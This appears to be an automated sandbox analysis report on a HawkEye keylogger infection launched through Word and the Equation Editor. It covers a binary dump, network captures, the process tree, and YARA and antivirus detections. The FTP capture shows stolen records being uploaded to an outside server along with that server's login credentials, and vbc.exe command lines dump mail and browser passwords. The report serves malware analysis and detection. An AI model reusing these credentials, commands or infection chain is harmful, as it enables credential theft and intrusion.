57 b5 4f f3 6c 9f 53 78 4e 55 44 fa 6a 49 79 41 57 ac 4f e9 6c 90 53 39 4e 55 44 e7 6a 52 79 4b 57 bd 4f f6 6c 93 53 24 4e 56 44 e6 6a 52 79 07 57 f7 4f a6 6c 81 53 66 4e 5d 44 5e fe 5b fe 5c fe 80 ec 29 f1 5d fb ef d5 41 c6 13 2a 52 2a 10 2a 09 12 05 3c f9 24 f0 07 cd 38 7a 25 0b 2f bf 01 10 12 1f 3c f6 24 b1 07 cd 38 67 25 10 2f b5 01 01 12 00 3c f5 24 ac 07 ce 38 66 25 10 2f f8 01 14 12 1e 3c fc 24 f1 07 91 38 2e 25 14 2f a2 01 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL6 @ ``LO @ H.text `.rsrc @@.reloc@@BH-#@hKKKEfYyDN`s]EfYnDN`s&]EfYfDN`s]EfYHD)N`QAR@PAScN]DjNy\WOlS7NEDjJyWOlSkNCDjGyFWOlSpN[Dj]yWOlS8NyDjJyAWOlSdN]DjCyEWOlS"NGDjVy]WOlS-NDjVyQWOlS7NBDjSyWOlSxNBDjGyWOlS2NVDjVyXWOlS NTDjUyWOlS7NEDjCyWOlSxNUDjIyAWOlS9NUDjRyKWOlS$NVDjRyWOlSfN]D^[\)]A*R**<$8z%/<$8g%/<$8f%/<$8.%/

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 10, 2021 15:29:29.247308969 CEST	142.250.185.196	443	192.168.2.22	49168	CN=www.google.com CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Mon Jul 12 05:48:19 CEST 2021 Thu Aug 13 02:00:42 CEST 2020 Fri Jun 19 02:00:42 CEST 2020	Mon Oct 04 05:48:18 CEST 2021 Thu Sep 30 02:00:42 CEST 2027 Fri Jan 28 01:00:42 CET 2028	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=GTS CA 1C3, O=Google Trust Services LLC, C=US	CN=GTS Root R1, O=Google Trust Services LLC, C=US	Thu Aug 13 02:00:42 CEST 2020	Thu Sep 30 02:00:42 CEST 2027		
					CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Fri Jun 19 02:00:42 CEST 2020	Fri Jan 28 01:00:42 CET 2028		

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 10, 2021 15:30:03.003269911 CEST	21	49171	45.141.152.18	192.168.2.22	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 5 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 5 of 50 allowed.220-Local time is now 09:30. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 5 of 50 allowed.220-Local time is now 09:30. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 5 of 50 allowed.220-Local time is now 09:30. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 5 of 50 allowed.220-Local time is now 09:30. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Aug 10, 2021 15:30:03.004230976 CEST	49171	21	192.168.2.22	45.141.152.18	USER logs@badonfashoin.com
Aug 10, 2021 15:30:03.021817923 CEST	21	49171	45.141.152.18	192.168.2.22	331 User logs@badonfashoin.com OK. Password required
Aug 10, 2021 15:30:03.023240089 CEST	49171	21	192.168.2.22	45.141.152.18	PASS sKsYZiIYQn6y
Aug 10, 2021 15:30:03.071213961 CEST	21	49171	45.141.152.18	192.168.2.22	230 OK. Current restricted directory is /
Aug 10, 2021 15:30:03.088944912 CEST	21	49171	45.141.152.18	192.168.2.22	504 Unknown command
Aug 10, 2021 15:30:03.092022896 CEST	49171	21	192.168.2.22	45.141.152.18	PWD
Aug 10, 2021 15:30:03.111788988 CEST	21	49171	45.141.152.18	192.168.2.22	257 "/" is your current location
Aug 10, 2021 15:30:03.112013102 CEST	49171	21	192.168.2.22	45.141.152.18	TYPE I
Aug 10, 2021 15:30:03.129468918 CEST	21	49171	45.141.152.18	192.168.2.22	200 TYPE is now 8-bit binary
Aug 10, 2021 15:30:03.129664898 CEST	49171	21	192.168.2.22	45.141.152.18	PASV
Aug 10, 2021 15:30:03.147156000 CEST	21	49171	45.141.152.18	192.168.2.22	227 Entering Passive Mode (45,141,152,18,243,145)
Aug 10, 2021 15:30:03.167957067 CEST	49171	21	192.168.2.22	45.141.152.18	STOR HawkEye_Keylogger_Stealer_Records_284992 8.10.2021 3:56:04 PM.txt
Aug 10, 2021 15:30:03.186424017 CEST	21	49171	45.141.152.18	192.168.2.22	150 Accepted data connection
Aug 10, 2021 15:30:03.206904888 CEST	21	49171	45.141.152.18	192.168.2.22	226-File successfully transferred 226-File successfully transferred226 0.021 seconds (measured here), 70.81 Kbytes per second

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2824 Parent PID: 584

General

Start time:	15:28:35
Start date:	10/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fe70000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2232 Parent PID: 584

General

Start time:	15:28:37
Start date:	10/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: name.exe PID: 1708 Parent PID: 2232

General

Start time:	15:28:50
Start date:	10/08/2021
Path:	C:\Users\user\AppData\Roaming\name.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\name.exe'
Imagebase:	0x2b0000
File size:	1245696 bytes
MD5 hash:	83F58ECF0778E3B0ACCA8497DF23EF23
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000004.00000002.2152897336.0000000003B98000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.2152897336.0000000003B98000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.2152897336.0000000003B98000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.2152897336.0000000003B98000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.2152897336.0000000003B98000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000004.00000002.2153085167.0000000003CA9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.2153085167.0000000003CA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.2153085167.0000000003CA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.2153085167.0000000003CA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.2153085167.0000000003CA9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: InstallUtil.exe PID: 752 Parent PID: 1708

General

Start time:	15:29:01
Start date:	10/08/2021
Path:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Imagebase:	0x9c0000
File size:	41136 bytes
MD5 hash:	BB85AA6D90A4157ED799257072B265FF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.2378132295.0000000000760000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.2379534717.0000000003331000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.2379534717.0000000003331000.00000004.00000001.sdmp, Author: Joe Security • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.2377820244.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.2377820244.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.2377820244.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.2377820244.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.2377820244.0000000000402000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.2377939317.0000000000520000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.2378443335.0000000002331000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.2378443335.0000000002331000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: vbc.exe PID: 2004 Parent PID: 752

General

Start time:	15:29:13

Start date:	10/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt'
Imagebase:	0x400000
File size:	1170056 bytes
MD5 hash:	1672D0478049ABDAF0197BE64A7F867F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000006.00000002.2171177325.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Analysis Process: vbc.exe PID: 1756 Parent PID: 752

General

Start time:	15:29:13
Start date:	10/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt'
Imagebase:	0x400000
File size:	1170056 bytes
MD5 hash:	1672D0478049ABDAF0197BE64A7F867F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000007.00000002.2174054080.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis